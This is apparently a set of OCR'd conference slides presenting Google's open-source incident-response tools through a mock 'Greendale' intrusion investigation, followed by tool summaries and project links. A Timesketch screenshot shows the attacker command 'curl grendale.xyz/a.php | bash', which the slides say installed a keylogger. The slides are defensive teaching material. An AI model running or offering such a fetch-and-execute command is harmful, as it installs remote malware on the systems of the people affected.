

Timesketch


timesketch
spock
Logout
Overview
Explore
Stories
Views
Timelines
grendale.xyz
Advanced
Filters
Charts
Starred
Save view
1 events (0.012s)
Sort
Export
Toggle all
2018-07-16T04:50:50+00:00
[Content Modification Time] Command executed: curl grendale.xyz/a.php | bash
greendale-admin1

Disaster averted!

- Payload was a keylogger; no traces of lateral movement found.
  - Plus, Greendale uses 2FA tokens for all sensitive access

- Attacker's objective was likely to disrupt the launch of Greendale's new PhD program in AC flow study.

What else can these tools do?

- GRR
  - Some host timelining, run custom Python scripts
- Plaso
  - Focus processing on specific user-selected artifacts
- dfTimewolf
  - Chain any system with an API into your workflow
- Timesketch
  - Histogram and heatmap view to view data differently, graphs
- Turbinia
  - Repetitive, parallelizable tasks

Key takeaways

Tools that you might have a place in **your** ecosystem

Used daily by IR teams at Google

Contributions are **encouraged**

Apache 2 license

Where to find us

Slack channel

https://open-source-dfir.slack.com

http://join-open-source-dfir-slack.herokuapp.com/

GRR

github.com/google/grr

Plaso

github.com/log2timeline/plaso

dfTimewolf

github.com/log2timeline/dftimewolf

Turbinia

github.com/google/turbinia

timesketch

github.com/google/timesketch

The End!